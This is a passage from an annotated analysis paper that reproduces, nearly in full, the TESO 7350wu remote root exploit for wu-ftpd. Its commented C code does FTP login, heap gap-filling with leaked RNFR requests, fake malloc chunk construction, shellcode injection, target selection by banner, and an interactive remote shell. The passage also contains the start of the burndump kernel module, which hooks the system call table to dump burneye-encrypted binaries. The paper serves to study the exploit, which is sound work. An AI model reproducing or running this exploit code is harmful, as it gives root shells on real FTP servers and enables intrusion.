                        usage (progname);
                        break;
                case 'a':
                        automode = 1;
                        break;
                case 'D':
                        debugmode = 1;
                        break;
                case 'v':
                        verbose += 1;
                        break;
                case 'm':
                        mass = 1;
                        break;
                case 't':
                        if (sscanf (optarg, "%u", &tgt_num) != 1)
                                usage (progname);
                        break;
                case 'u':
                        username = "h0ra";
                        printf ("username = %s\n", optarg);
                        break;
                case 'p':
                        password = optarg;
                        break;
                case 'd':
                        dest = optarg;
                        break;
                case 'L':
                        if (sscanf (optarg, "0x%lx", &user_retloc) !=
1)
                                usage (progname);
                        break;
                case 'A':
                        if (sscanf (optarg, "0x%lx", &user_retaddr)
!= 1)
                                usage (progname);
                        break;
                default:
                        usage (progname);
                        break;
                }
        }

        /* if both required offsets are given manually, then we dont
have
         * to require a target selection. otherwise check whether the
target
```

```
         * is within the list. if its not, then print a list of
available
         * targets
         */
```

Both the offsets are set, we are in manual mode

```
        if (user_retloc != 0 && user_retaddr != 0) {
                tgt = &tmanual;
        }
```

If we are not in automode (-a) and the target number is 0, or the target number is bigger than the target list, then display a warning, and the list of targets

```
             else if (automode == 0 && (tgt_num == 0 ||
                tgt_num >= (sizeof (targets) / sizeof (tgt_type))))
        {
                if (tgt_num != 0)
                        printf ("WARNING: target out of list.
list:\n\n");

                tgt_list ();

                exit (EXIT_SUCCESS);
        }
        if (tgt == NULL && automode == 0)
                tgt = &targets[tgt_num - 1];

        if (mass == 1) {
                if ((argc - optind) == 0)
                        usage (progname);

                mlen = sc_build_x86_lnx (mcode, sizeof (mcode),
                        x86_lnx_execve, &argv[optind]);

                if (mlen >= 0xff) {
                        fprintf (stderr, "created argv-code too long
"
                                "(%d bytes)\n", mlen);

                        exit (EXIT_FAILURE);
                }

                fprintf (stderr, "# created %d byte execve
shellcode\n", mlen);
        }
```

Lets try and log into the destination host with the username and password supplied, or FTP and mozilla@

```
        printf ("# trying to log into %s with (%s/%s) ...", dest,
                username, password);
        fflush (stdout);
```

Create a file descriptor from the FTP login, if the file descriptor is negative, then we have failed to log in.

```
        fd = FTP_login (dest, username, password);
        if (fd <= 0) {
                fprintf (stderr, "\nfailed to connect (user/pass
correct?)\n");
                exit (EXIT_FAILURE);
        }
        printf (" connected.\n");

        if (debugmode) {
                printf ("DEBUG: press enter\n");
                getchar ();
        }
```

FTP_banner is returned from FTP_login, so lets display it, or ??? if it is empty!

```
        printf ("# banner: %s", (FTP_banner == NULL) ? "???" :
                FTP_banner);
```

If our target type has not been entered, and we are in auto mode, we need to search out target list to see if the banner is one we know about

```
        if (tgt == NULL && automode) {
                tgt = tgt_frombanner (FTP_banner);
                if (tgt == NULL) {
                        printf ("# failed to jield target from
banner, aborting\n");

                        exit (EXIT_FAILURE);
                }
                printf ("# successfully selected target from
banner\n");
        }
```

We are logged in, and have a valid banner! All we need now is the shellcode information for this target type. So, lets get it from the target array.

```
        if (shellcode == NULL) {
                shellcode = tgt->shellcode;
                shellcode_len = tgt->shellcode_len;
        }

        if (verbose >= 2) {
                printf ("using %lu byte shellcode:\n",
shellcode_len);

                hexdump ("shellcode", shellcode, shellcode_len);
        }

        if (user_retaddr != 0) {
                fprintf (stderr, "# overriding target retaddr with:
0x%08lx\n",
                        user_retaddr);
        }

        if (user_retloc != 0) {
```

```
                fprintf (stderr, "# overriding target retloc with:
0x%08lx\n",
                        user_retloc);

                tgt->retloc = user_retloc;
        }
```

We have now fully defined our target, so lets display the information.

```
        printf ("\n### TARGET: %s\n\n", tgt->desc);

        /* real stuff starts from here
         */
```

First step of the exploit, send multiple RNFR commands

```
        printf ("# 1. filling memory gaps\n");
        xp_gapfill (fd, RNFR_NUM, RNFR_SIZE);
```

Send the exploit code

```
        exploit (fd, tgt);
```

Trigger the exploit

```
        printf ("# 3. triggering free(globlist[1])\n");
        net_write (fd, "CWD ~{\n");
```

Wait for our trigger text, sP = 0x7350

```
        FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "sP");
        if (strncmp (xpbuf, "sP", 2) != 0) {
                fprintf (stderr, "exploitation FAILED
!\noutput:\n%s\n",
                        xpbuf);

                exit (EXIT_FAILURE);
        }

        printf ("#\n# exploitation succeeded. sending real
shellcode\n");

        if (mass == 1) {
                printf ("# mass mode, sending constructed argv
code\n");

                write (fd, mcode, mlen);

                printf ("# send. sleeping 10 seconds\n");
                sleep (10);

                printf ("# success.\n");

                exit (EXIT_SUCCESS);
        }
```

Send the code to set the real and effective UID to 0, break any chroot'ed FTP server, and get a real shell.

```
        printf ("# sending setreuid/chroot/execve shellcode\n");
        net_write (fd, "%s", x86_lnx_shell);
```

Open up interactive shell to the exploited host.

```
        printf ("# spawning shell\n");
        printf ("##################################################"
                        "##########################\n");

        write (fd, INIT_CMD, strlen (INIT_CMD));
        shell (fd);

        exit (EXIT_SUCCESS);
}
```

Here is the exploit code

```
void
exploit (int fd, tgt_type *tgt)
{
        unsigned long int       dir_chunk_size,
                                bridge_dist,
                                padchunk_size,
                                fakechunk_size,
                                pad_before;
        unsigned char *         dl;     /* dirlength */

        unsigned char           xpbuf[512 + 64];
```

A PWD command is sent to the site and the exploit waits until an FTP return code of 257 is received. 257 is the return code for PATHNAME.

```
        /* figure out home directory length
         */
        net_write (fd, "PWD\n");
        FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "257 ");
```

Next, we search the returned string for the first null character.

```
        dl = strchr (xpbuf, '"');
```

We check for a valid directory to be returned.

```
        if (dl == NULL || strchr (dl + 1, '"') == NULL) {
                fprintf (stderr, "faulty PWD reply: %s\n", xpbuf);

                exit (EXIT_FAILURE);
        }
```

We now need to calculate the chunk size.

```
        dir_chunk_size = 0;
```

Let’s walk along the buffer containing the returned PWD output.

```
        for (dl += 1 ; *dl != '"' ; ++dl)
                dir_chunk_size += 1;
```

And find the length of the directory output.

```
        if (verbose)
                printf ("PWD path (%lu): %s\n", dir_chunk_size,
xpbuf);


        /* compute chunk size from it (needed later)
         */
        dir_chunk_size += 3;    /* ~/ + NUL byte */
```

Call the CHUCK_ROUND macro, passing dir_chunk_size, becomes:

if (dir_chunk_size + 4 + 0x07) < (0x10 + 0x07) then
return Malloc Minsize (0x10)
else
(dir_chunk_size + 4 +0x07 bitwise AND 1's complement of 0x07)
fi

```
        dir_chunk_size = CHUNK_ROUND (dir_chunk_size);
        if (debugmode)
                printf ("dir_chunk_size = 0x%08lx\n",
dir_chunk_size);


        /* send preparation buffer to store the fakechunk in the end
of
         * the malloc buffer allocated from within the parser ($1)
         */
        printf ("# 2. sending bigbuf + fakechunk\n");
```

Build a target string to affect the overflow.

```
        xp_build (tgt, xpbuf, 500 - strlen ("LIST "));
        if (verbose)
                hexdump ("xpbuf", xpbuf, strlen (xpbuf));

        FTP_escape (xpbuf, sizeof (xpbuf));
```

Send the attack buffer to the victim host. And wait for an FTP reponse code of 550 which means that the Requested action not taken as the file was unavailable

```
       net_write (fd, "CWD %s\n", xpbuf);
       FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "550 ");
```

A** CWD ~/{.,.,.,.}* ***command is sent to the site and the exploit waits until an FTP return code of 250 is received. 250 is the return code for CWD command successful.

```
        /* synnergy.net uberleet method (thank you very much guys !)
```

```
         */
        net_write (fd, "CWD ~/{.,.,.,.}\n");

        FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "250 ");
```

A* CWD . *command is sent to the site and the exploit waits until an FTP return code of 250 is received. 250 is the return code for CWD command successful.

```
        /* now, we flush the last-used-chunk marker in glibc malloc
code. else
         * we might land in a previously used bigger chunk, but we
need a
         * sequential order. "CWD ." will allocate a two byte chunk,
which will
         * be reused on any later small malloc.
         */
```

Send a valid CWD command, and await the 250 return code.

```
        net_write (fd, "CWD .\n");
        FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "250 ");


        /* cause chunk with padding size
         */
        pad_before = CHUNK_ALLSIZE (strlen ("~/{.,.,.,.}\n")) +
                        dir_chunk_size - 0x08;
        xp_gapfill (fd, 1, CHUNK_ROUNDDOWN (pad_before));

        /* 0x10 (CWD ~/{.,.,.,.}) + 4 * dirchunk */
        bridge_dist = 0x10 + 4 * dir_chunk_size;
        if (debugmode)
                printf ("bridge_dist = 0x%08lx\n", bridge_dist);

        /* 0x18 (RNFR 16), dcs (RNFR dir), 0x10 (CWD ~{) */
        padchunk_size = bridge_dist - 0x18 - dir_chunk_size - 0x10;
        if (debugmode)
                printf ("padchunk_size = 0x%08lx\n", padchunk_size);

        /* +4 = this_size field itself */
        fakechunk_size = CHUNK_POS + 4;
        fakechunk_size -= pad_before;
        fakechunk_size += 0x04; /* account for prev_size, too */
        fakechunk_size |= 0x1;  /* set PREV_INUSE */

        if (debugmode)
                printf ("fakechunk_size = 0x%08lx\n",
fakechunk_size);
        xp_buildsize (fd, fakechunk_size, 0x10);

        /* pad down to the minimum possible size in 8 byte alignment
         */
        if (verbose)
                printf ("\npadchunk_size = 0x%08lx\n==> %lu\n",
                        padchunk_size, padchunk_size - 8 - 1);


        xp_gapfill (fd, 1, padchunk_size - 8 - 1);
```

```
        if (debugmode) {
                printf ("press enter\n");
                getchar ();
        }

        return;
}
```

End of exploit section

Routine to output the possible targets in a nice table format.

```
/* tgt_list
 *
 * give target list
 */

void tgt_list (void)
{
        int     tgt_num;


        printf ("num . description\n");
        printf ("----+-----------------------------------------------
"
                "--------\n");

        for (tgt_num = 0 ; targets[tgt_num].desc != NULL ; ++tgt_num)
{
                printf ("%3d | %s\n", tgt_num + 1,
targets[tgt_num].desc);

                if (verbose)
                        printf ("    :    %s\n",
targets[tgt_num].banner);
                if (verbose >= 2)
                        printf ("    :    retloc: 0x%08lx   "
                                "cbuf: 0x%08lx\n",
                                targets[tgt_num].retloc,
                                targets[tgt_num].cbuf);
        }
        printf ("    '\n");

        return;
}
```

Routine to automatically select the target type from the banner displayed on login. This directly compares the returned string with the information stored in the targets array. A pointer is returned to the caller on finding a match, or null if no match.

```
/* tgt_frombanner
 *
 * try to automatically select target from FTP banner
 *
 * return pointer to target structure on success
 * return NULL on failure
 */
```

```
tgt_type *
tgt_frombanner (unsigned char *banner)
{
        int     tw;     /* target list walker */


        for (tw = 0 ; targets[tw].desc != NULL ; ++tw) {
                if (strstr (banner, targets[tw].banner) != NULL)
                        return (&targets[tw]);
        }

        return (NULL);
}


/* xp_buildsize
 *
 * set chunksize to this_size_ls. do this in a csize bytes long
chunk.
 * normally csize = 0x10. csize is always a padded chunksize.
 */

void
xp_buildsize (int fd, unsigned char this_size_ls, unsigned long int
csize)
{
        int             n,
                        cw;     /* chunk walker */
        unsigned char   tmpbuf[512];
        unsigned char * leet = "7350";
```

Send a CWD 7350 command to the server

```
        for (n = 2 ; n > 0 ; --n) {
                memset (tmpbuf, '\0', sizeof (tmpbuf));

                for (cw = 0 ; cw < (csize - 0x08) ; ++cw)
                        tmpbuf[cw] = leet[cw % 4];

                tmpbuf[cw - 4 + n] = '\0';
                if (debugmode)
                        printf (": CWD %s\n", tmpbuf);

                net_write (fd, "CWD %s\n", tmpbuf);
                FTP_recv_until (fd, tmpbuf, sizeof (tmpbuf), "550 ");
        }

        memset (tmpbuf, '\0', sizeof (tmpbuf));
        for (cw = 0 ; cw < (csize - 0x08 - 0x04) ; ++cw)
                tmpbuf[cw] = leet[cw % 4];

        if (debugmode)
                printf ("| CWD %s\n", tmpbuf);

        net_write (fd, "CWD %s%c\n", tmpbuf, this_size_ls);
        FTP_recv_until (fd, tmpbuf, sizeof (tmpbuf), "550 ");

        /* send a minimum-sized malloc request that will allocate a
chunk
```

```
         * with 'csize' overall bytes
         */
        xp_gapfill (fd, 1, CHUNK_STRROUNDDOWN (csize));


        return;
}
```

Use the RNFR malloc bug to fill memory.

```
/* xp_gapfill
 *
 * fill all small memory gaps in wuftpd malloc space. do this by
sending
 * rnfr requests which cause a memleak in wuftpd.
 *
 * return in any case
 */

void
xp_gapfill (int fd, int rnfr_num, int rnfr_size)
{
        int             n;
        unsigned char * rb;             /* rnfr buffer */
        unsigned char * rbw;            /* rnfr buffer walker */
        unsigned char   rcv_buf[512];   /* temporary receive buffer
*/

        if (debugmode)
                printf ("RNFR: %d x 0x%08x (%d)\n",
                        rnfr_num, rnfr_size, rnfr_size);

        rbw = rb = calloc (1, rnfr_size + 6);
        strcpy (rbw, "RNFR ");
        rbw += strlen (rbw);

        /* append a string of "./././././". since wuftpd only checks
whether
         * the pathname is lstat'able, it will go through without any
problems
         */
```

For the length of the rnrf_size, alternate through odds and evens and put a . or a /, complete the string with a \n to simulate a carriage return being pressed.

```
        for (n = 0 ; n < rnfr_size ; ++n)
                strcat (rbw, ((n % 2) == 0) ? "." : "/");
        strcat (rbw, "\n");
```

For the number of RNFR's needed, send our constructed string of RNFR ./ for each of them wait for the FTP return code of 350 to be displayed. RNFR's should be followed by a RNTO command, it would appear that wuftpd allocates the memory for the RNFR, but only free's the memory in the RNTO. So multiple RNFR's effectively generate a memory leak.

```
        for (n = 0 ; n < rnfr_num; ++n) {
                net_write (fd, "%s", rb);
```

```
                FTP_recv_until (fd, rcv_buf, sizeof (rcv_buf), "350
");
        }
        free (rb);

        return;
}


#define ADDR_STORE(ptr,addr){\
        ((unsigned char *) (ptr))[0] = (addr) & 0xff;\
        ((unsigned char *) (ptr))[1] = ((addr) >> 8) & 0xff;\
        ((unsigned char *) (ptr))[2] = ((addr) >> 16) & 0xff;\
        ((unsigned char *) (ptr))[3] = ((addr) >> 24) & 0xff;\
}


int
xp_build (tgt_type *tgt, unsigned char *buf, unsigned long int
buf_len)
{
        unsigned char * wl;


        memset (buf, '\0', buf_len);
```

Overwrites the buffer of ASCII zero's CHUNK_POS in length.

```
        memset (buf, '0', CHUNK_POS);
```

From the next byte in the buffer, we build the chunk up until one character from the end of the buffer.

```
        xp_buildchunk (tgt, buf + CHUNK_POS, buf_len - CHUNK_POS -
1);

        for (wl = buf + strlen (buf) ; wl < &buf[buf_len - 1] ; wl +=
2) {
                wl[0] = '\xeb';
                wl[1] = '\x0c';
        }

        memcpy (&buf[buf_len - 1] - shellcode_len, shellcode,
                shellcode_len);


        return (strlen (buf));
}


/* xp_buildchunk
 *
 * build the fake malloc chunk that will overwrite retloc with
retaddr
 */

void
xp_buildchunk (tgt_type *tgt, unsigned char *cspace, unsigned int
clen)
```

```
{
        unsigned long int       retaddr_eff;    /* effective */


        if (user_retaddr)
                retaddr_eff = user_retaddr;
        else
                retaddr_eff = tgt->cbuf + 512 - shellcode_len - 16;

        fprintf (stderr, "\tbuilding chunk: ([0x%08lx] = 0x%08lx) in
%d bytes\n",
                tgt->retloc, retaddr_eff, clen);
```

The code now manipulates the attributes of the malloc'ed block. The Previous size, Malloc'ed Size, and forward and backword pointers are set.

```
        /* easy, straight forward technique
         */
        ADDR_STORE (&cspace[0], 0xfffffff0);            /* prev_size
*/
        ADDR_STORE (&cspace[4], 0xfffffffc);            /* this_size
*/
        ADDR_STORE (&cspace[8], tgt->retloc - 12);      /* fd */
        ADDR_STORE (&cspace[12], retaddr_eff);          /* bk */

        return;
}
```

Code to open a remote shell on the file descriptor.

```
void
shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                perror ("read user");
                                exit (EXIT_FAILURE);
                        }
                        write (sock, buf, l);
                }

                if (FD_ISSET (sock, &rfds)) {
                        l = read (sock, buf, sizeof (buf));
                        if (l == 0) {
                                printf ("connection closed by foreign
host.\n");
                                exit (EXIT_FAILURE);
```

```
                        } else if (l < 0) {
                                perror ("read remote");
                                exit (EXIT_FAILURE);
                        }
                        write (1, buf, l);
                }
        }
}


/*** FTP functions
 */
```

Interesting comment follows, as we proved this earlier!

```
/* FTP is TELNET is SHIT.
 */

void
FTP_escape (unsigned char *buf, unsigned long int buflen)
{
        unsigned char * obuf = buf;


        for ( ; *buf != '\0' ; ++buf) {
                if (*buf == 0xff &&
                        (((buf - obuf) + strlen (buf) + 1) < buflen))
                {
                        memmove (buf + 1, buf, strlen (buf) + 1);
                        buf += 1;
                }
        }
}


void
FTP_recv_until (int sock, char *buff, int len, char *begin)
{
        char    dbuff[2048];


        if (buff == NULL) {
                buff = dbuff;
                len = sizeof (dbuff);
        }

        do {
                memset (buff, '\x00', len);
                if (net_rlinet (sock, buff, len - 1, 20) <= 0)
                        return;
        } while (memcmp (buff, begin, strlen (begin)) != 0);

        return;
}
```

Code to log into the FTP server at 'host' using 'username' and 'password' supplied.

```
int
FTP_login (char *host, char *user, char *pass)
```

```
{
        int     ftpsock;
        char    resp[512];


        ftpsock = net_connect (NULL, host, 21, 30);
        if (ftpsock <= 0)
                return (0);

        memset (resp, '\x00', sizeof (resp));
        if (net_rlinet (ftpsock, resp, sizeof (resp) - 1, 20) <= 0)
                goto flerr;
```

Some FTP servers put multiple lines in the FTP welcome banner, and reply with a “220-“ FTP message code. As we need the true header, we skip these until we get a real 220 message code.

```
        /* handle multiline pre-login stuff (rfc violation !)
         */
        if (memcmp (resp, "220-", 4) == 0)
                FTP_recv_until (ftpsock, resp, sizeof (resp), "220
");

        if (memcmp (resp, "220 ", 4) != 0) {
                if (verbose)
                        printf ("\n%s\n", resp);
                goto flerr;
        }
```

Set FTP_banner to use to identify the host, when –a is set.

```
      FTP_banner = strdup (resp);
```

Send the USER FTP command, and the username.

```
        net_write (ftpsock, "USER %s\n", user);
        memset (resp, '\x00', sizeof (resp));
        if (net_rlinet (ftpsock, resp, sizeof (resp) - 1, 20) <= 0)
                goto flerr;
```

Did we get a 331 response? If so, the username was ok, and we need to send the password. If not, we have an error. These codes are displayed in Figure 2.

```
        if (memcmp (resp, "331 ", 4) != 0) {
                if (verbose)
                        printf ("\n%s\n", resp);
                goto flerr;
        }
```

Send the PASS command, with the password provided.

```
        net_write (ftpsock, "PASS %s\n", pass);
        memset (resp, '\x00', sizeof (resp));
        if (net_rlinet (ftpsock, resp, sizeof (resp) - 1, 20) <= 0)
                goto flerr;
```

As with connection banners, we can get multiple line login banners, so we need to handle “230-“ message codes.

```
        /* handle multiline responses from FTP servers
         */
        if (memcmp (resp, "230-", 4) == 0)
                FTP_recv_until (ftpsock, resp, sizeof (resp), "230
");

        if (memcmp (resp, "230 ", 4) != 0) {
                if (verbose)
                        printf ("\n%s\n", resp);
                goto flerr;
        }

        return (ftpsock);
```

General, catch all, FTP socket error code. Close the connection, and return

```
flerr:
        if (ftpsock > 0)
                close (ftpsock);

        return (0);
}
```

Generic Hex converter routine, I think every binary probably has one of these strings in it somewhere!

```
/* ripped from zodiac */
void
hexdump (char *desc, unsigned char *data, unsigned int amount)
{
        unsigned int    dp, p;  /* data pointer */
        const char      trans[] =
                "................................ !\"#$%&'()*+,-
./0123456789"

":;<=>?@ABCDEFGHIJLKMNOPQRSTUVWXYZ[\\]^_`abcdefghijLKM"

"nopqrstuvwxyz{|}~................................."

"......................................................"
                "........................................";


        printf ("/* %s, %u bytes */\n", desc, amount);

        for (dp = 1; dp <= amount; dp++) {
                fprintf (stderr, "%02x ", data[dp-1]);
                if ((dp % 8) == 0)
                        fprintf (stderr, " ");
                if ((dp % 16) == 0) {
                        fprintf (stderr, "| ");
                        p = dp;
                        for (dp -= 16; dp < p; dp++)
```

```
                                fprintf (stderr, "%c",
trans[data[dp]]);
                        fflush (stderr);
                        fprintf (stderr, "\n");
                }
                fflush (stderr);
        }
        if ((amount % 16) != 0) {
                p = dp = 16 - (amount % 16);
                for (dp = p; dp > 0; dp--) {
                        fprintf (stderr, "   ");
                        if (((dp % 8) == 0) && (p != 8))
                                fprintf (stderr, " ");
                        fflush (stderr);
                }
                fprintf (stderr, " | ");
                for (dp = (amount - (16 - p)); dp < amount; dp++)
                        fprintf (stderr, "%c", trans[data[dp]]);
                fflush (stderr);
        }
        fprintf (stderr, "\n");

        return;
}
```

Hostname to IP conversion, using gethostbyname() call.

```
unsigned long int
net_resolve (char *host)
{
        long            i;
        struct hostent  *he;

        i = inet_addr(host);
        if (i == -1) {
                he = gethostbyname(host);
                if (he == NULL) {
                        return (0);
                } else {
                        return (*(unsigned long *) he->h_addr);
                }
        }
        return (i);
}
```

TCP connection routine.

```
int
net_connect (struct sockaddr_in *cs, char *server,
        unsigned short int port, int sec)
{
        int                     n,
                                len,
                                error,
                                flags;
        int                     fd;
        struct timeval          tv;
        fd_set                  rset, wset;
        struct sockaddr_in      csa;
```

```
        if (cs == NULL)
                cs = &csa;

        /* first allocate a socket */
        cs->sin_family = AF_INET;
        cs->sin_port = htons (port);
        fd = socket (cs->sin_family, SOCK_STREAM, 0);
        if (fd == -1)
                return (-1);

        if (!(cs->sin_addr.s_addr = net_resolve (server))) {
                close (fd);
                return (-1);
        }

        flags = fcntl (fd, F_GETFL, 0);
        if (flags == -1) {
                close (fd);
                return (-1);
        }
        n = fcntl (fd, F_SETFL, flags | O_NONBLOCK);
        if (n == -1) {
                close (fd);
                return (-1);
        }

        error = 0;

        n = connect (fd, (struct sockaddr *) cs, sizeof (struct
sockaddr_in));
        if (n < 0) {
                if (errno != EINPROGRESS) {
                        close (fd);
                        return (-1);
                }
        }
        if (n == 0)
                goto done;

        FD_ZERO(&rset);
        FD_ZERO(&wset);
        FD_SET(fd, &rset);
        FD_SET(fd, &wset);
        tv.tv_sec = sec;
        tv.tv_usec = 0;

        n = select(fd + 1, &rset, &wset, NULL, &tv);
        if (n == 0) {
                close(fd);
                errno = ETIMEDOUT;
                return (-1);
        }
        if (n == -1)
                return (-1);

        if (FD_ISSET(fd, &rset) || FD_ISSET(fd, &wset)) {
                if (FD_ISSET(fd, &rset) && FD_ISSET(fd, &wset)) {
                        len = sizeof(error);
                        if (getsockopt(fd, SOL_SOCKET, SO_ERROR,
&error, &len) < 0) {
                                errno = ETIMEDOUT;
```

```
                                return (-1);
                        }
                        if (error == 0) {
                                goto done;
                        } else {
                                errno = error;
                                return (-1);
                        }
                }
        } else
                return (-1);

done:
        n = fcntl(fd, F_SETFL, flags);
        if (n == -1)
                return (-1);
        return (fd);
}


void
net_write (int fd, const char *str, ...)
{
        char    tmp[1025];
        va_list vl;
        int     i;

        va_start(vl, str);
        memset(tmp, 0, sizeof(tmp));
        i = vsnprintf(tmp, sizeof(tmp), str, vl);
        va_end(vl);

#ifdef DEBUG
        printf ("[snd] %s%s", tmp, (tmp[strlen (tmp) - 1] == '\n') ?
"" : "\n");
#endif

        send(fd, tmp, i, 0);
        return;
}


int
net_rlinet (int fd, char *buf, int bufsize, int sec)
{
        int                     n;
        unsigned long int       rb = 0;
        struct timeval          tv_start, tv_cur;

        memset(buf, '\0', bufsize);
        (void) gettimeofday(&tv_start, NULL);

        do {
                (void) gettimeofday(&tv_cur, NULL);
                if (sec > 0) {
                        if ((((tv_cur.tv_sec * 1000000) +
(tv_cur.tv_usec)) -
                                ((tv_start.tv_sec * 1000000) +
                                (tv_start.tv_usec))) > (sec *
1000000))
                        {
```

```
                                return (-1);
                        }
                }
                n = net_rtimeout(fd, NET_READTIMEOUT);
                if (n <= 0) {
                        return (-1);
                }
                n = read(fd, buf, 1);
                if (n <= 0) {
                        return (n);
                }
                rb++;
                if (*buf == '\n')
                        return (rb);
                buf++;
                if (rb >= bufsize)
                        return (-2);    /* buffer full */
        } while (1);
}


int
net_rtimeout (int fd, int sec)
{
        fd_set          rset;
        struct timeval  tv;
        int             n, error, flags;


        error = 0;
        flags = fcntl(fd, F_GETFL, 0);
        n = fcntl(fd, F_SETFL, flags | O_NONBLOCK);
        if (n == -1)
                return (-1);

        FD_ZERO(&rset);
        FD_SET(fd, &rset);
        tv.tv_sec = sec;
        tv.tv_usec = 0;

        /* now we wait until more data is received then the tcp low
level
         * watermark, which should be setted to 1 in this case (1 is
default)
         */
        n = select(fd + 1, &rset, NULL, NULL, &tv);
        if (n == 0) {
                n = fcntl(fd, F_SETFL, flags);
                if (n == -1)
                        return (-1);
                errno = ETIMEDOUT;
                return (-1);
        }
        if (n == -1) {
                return (-1);
        }
        /* socket readable ? */
        if (FD_ISSET(fd, &rset)) {
                n = fcntl(fd, F_SETFL, flags);
                if (n == -1)
                        return (-1);
```

```
                return (1);
        } else {
                n = fcntl(fd, F_SETFL, flags);
                if (n == -1)
                        return (-1);
                errno = ETIMEDOUT;
                return (-1);
        }
}


static int
sc_build_x86_lnx (unsigned char *target, size_t target_len,
        unsigned char *shellcode, char **argv)
{
        int     i;
        size_t  tl_orig = target_len;


        if (strlen (shellcode) >= (target_len - 1))
                return (-1);

        memcpy (target, shellcode, strlen (shellcode));
        target += strlen (shellcode);
        target_len -= strlen (shellcode);

        for (i = 0 ; argv[i] != NULL ; ++i)
                ;

        /* set argument count
         */
        target[0] = (unsigned char) i;
        target++;
        target_len--;

        for ( ; i > 0 ; ) {
                i -= 1;

                if (strlen (argv[i]) >= target_len)
                        return (-1);

                printf ("[%3d/%3d] adding (%2d): %s\n",
                        (tl_orig - target_len), tl_orig,
                        strlen (argv[i]), argv[i]);

                memcpy (target, argv[i], strlen (argv[i]));
                target += strlen (argv[i]);
                target_len -= strlen (argv[i]);

                target[0] = (unsigned char) (i + 1);
                target++;
                target_len -= 1;
        }

        return (tl_orig - target_len);
}
```

Analysis of Burndump

The distributed binary which was used in this paper was encrypted using the Teso burneye ELF encryption tool[68]. To allow us to view the binary, the encryption needs to be removed, and this is achieved using the burndump program found below. This Linux loadable kernel module will capture the Teso encrypted binary, and then dump it to a file called burnout. For further information on Linux Loadable kernel modules consult the Linux Documentation Reference[69].

The following code is from ByteRage, and can be found at http://www.duho.org/byterage/source/burndump.c

```
/* burndump.c - burneye unwrapper by [ByteRage] (byterage@yahoo.com)
 * http://www.byterage.cjb.net
 *
 * this LKM can only unwrap binaries that can be run!
 * -> you need the password if the binary is password protected
 * -> it can not remove the protection when the binary is
 *    host-fingerprint protected, and you are not allowed to run
 *    the binary
 *
 * -> compile with gcc -c burndump.c
 * -> load kernel module with insmod burndump
 * -> run 7350 binary
 * -> unload kernel module with rmmod burndump
 * -> unwrapped binary will be in ./burnout
 *
 * tested under a linux 2.4.x kernel
 */

#define MODULE
#define __KERNEL__
```

The following two includes are required for all loadable kernel modules

```
#include <linux/kernel.h>
#include <linux/module.h>

#include <asm/unistd.h>
#include <asm/uaccess.h>
#include <sys/syscall.h>
#include <linux/malloc.h>

extern void* sys_call_table[];

int (*open)(char *, int, int);
int (*write)(int, char *, int);
int (*close)(int);

int (*old_brk) (void *addr);

asmlinkage int wrapped_brk(void *addr) {
  unsigned int fd;
```

[68] http://teso.scene.at/releases.php?sort=date
[69] http://www.faqs.org/docs/kernel

```
  unsigned long codeptr, ELFsign, m, n, fnd, cntelf;
  unsigned long phoff, shoff, offset, filesz, totalsize;
  unsigned short phentsize, phnum, shentsize, shnum;
  mm_segment_t old_fs;

  /* only unwrap burneye protected executables with uid root */

  if (current->uid == 0)
       {
            old_fs = get_fs();
            printk("<1>brk(%08X) (PID:%d) (start code:%08X) (end
code:%08X)\n", addr, current->pid, current->mm->start_code, current-
>mm->end_code);
            set_fs(get_ds());

            /* start_code + 1 because we don't want to dump the whole
burneye ELF itself */
           codeptr = current->mm->start_code + 1;
           /* caller == burneye ??? */
```

Burneye binaries have the TESO name as a header, in reverse.

```
           if ((codeptr >> 16) == 0x0537)
                {
                     printk("<1> 7350 signature 0x0537 found!\n");
                     cntelf = 1;
```

Search the binary for 0x464C457F which is the ELF header for little endian systems "ELF 0x7F"

```
findelf:
      n = -1; m = 0;
      while(m < cntelf) {
```

Initialize our while loop to search for the ELF header

```
        fnd = 0;
        while(fnd == 0) {
          n++;
            if ((codeptr+n+2) < current->mm->end_code) {
```

If we find the header value, break out of the while loop

```
            if (*(unsigned long *)(codeptr+n) == 0x464C457F)
              fnd = 1;
            } else {
            printk("<1> No more ELF signatures found!
Returning...\n");
            return old_brk(addr);
            }
        }
          m++;
      }
```

OK we have found an ELF header, time to check if it's a valid one – the header looks like this[70]:

Offset				
00h	ELF file identification			
04h	32bit or 64 bit	Endian type	ELF Version	Reserved
08h	Reserved			
0ch	Reserved			
10h	File type		Machine Type	
14h	Object File Version			
18h	Entry point			
1Ch	Program Header table's file offset in bytes			
20h	Section Header table's file offset in bytes			
24h	Processor-specific flags			
28h	ELF header's size in bytes		Program Header table entry size	
2Ch	Entries in Program Header table		Section Header table entry size	
30h	Entries in Section Header table		Section Header table index	

```
ELFsign = codeptr+n;
printk("<1> ELF signature found at %08X...\n", ELFsign);
printk("<1> Calculating size ...\n");
totalsize = 0;
```

From the header, get the Program Header Offset. This is located at 0x1C (28 in decimal)

```
phoff = *(unsigned long *)(ELFsign+28);
```

From the header, get the size of the Program Header Table

```
phentsize = *(unsigned short *)(ELFsign+42);
```

From the header, get the number of elements in the Program Header Table.

```
phnum = *(unsigned short *)(ELFsign+44);
```

Bit of maths, totalsize = header offset+ (size of header table * number of elements)

```
totalsize = phoff+(phnum*phentsize);
```

For each of the Program Headers, limit the total size of the file to be at maximum the offset plus the filesize

```
 for(n = 0; n < phnum; n++) {
 offset = *(unsigned long *)(ELFsign+phoff+(n*phentsize)+4);
filesz = *(unsigned long *)(ELFsign+phoff+(n*phentsize)+16);
```

[70] Information collated from dual sources: http://www.caldera.com/developers/gabi/2000-07-17/ch4.eheader.html#elfid and http://my.execpc.com/~geezer/osd/exec/elf.txt

```
        if (offset+filesz > totalsize)
          totalsize = offset+filesz;
      }
```

For each of the Section Headers, limit the total size of the file to be at maximum the offset plus the entity size

```
      shoff = *(unsigned long *)(ELFsign+32);
      shentsize = *(unsigned short *)(ELFsign+46);
      shnum = *(unsigned short *)(ELFsign+48);
      if (shoff+(shnum*shentsize) > totalsize)
        totalsize = shoff+(shnum*shentsize);
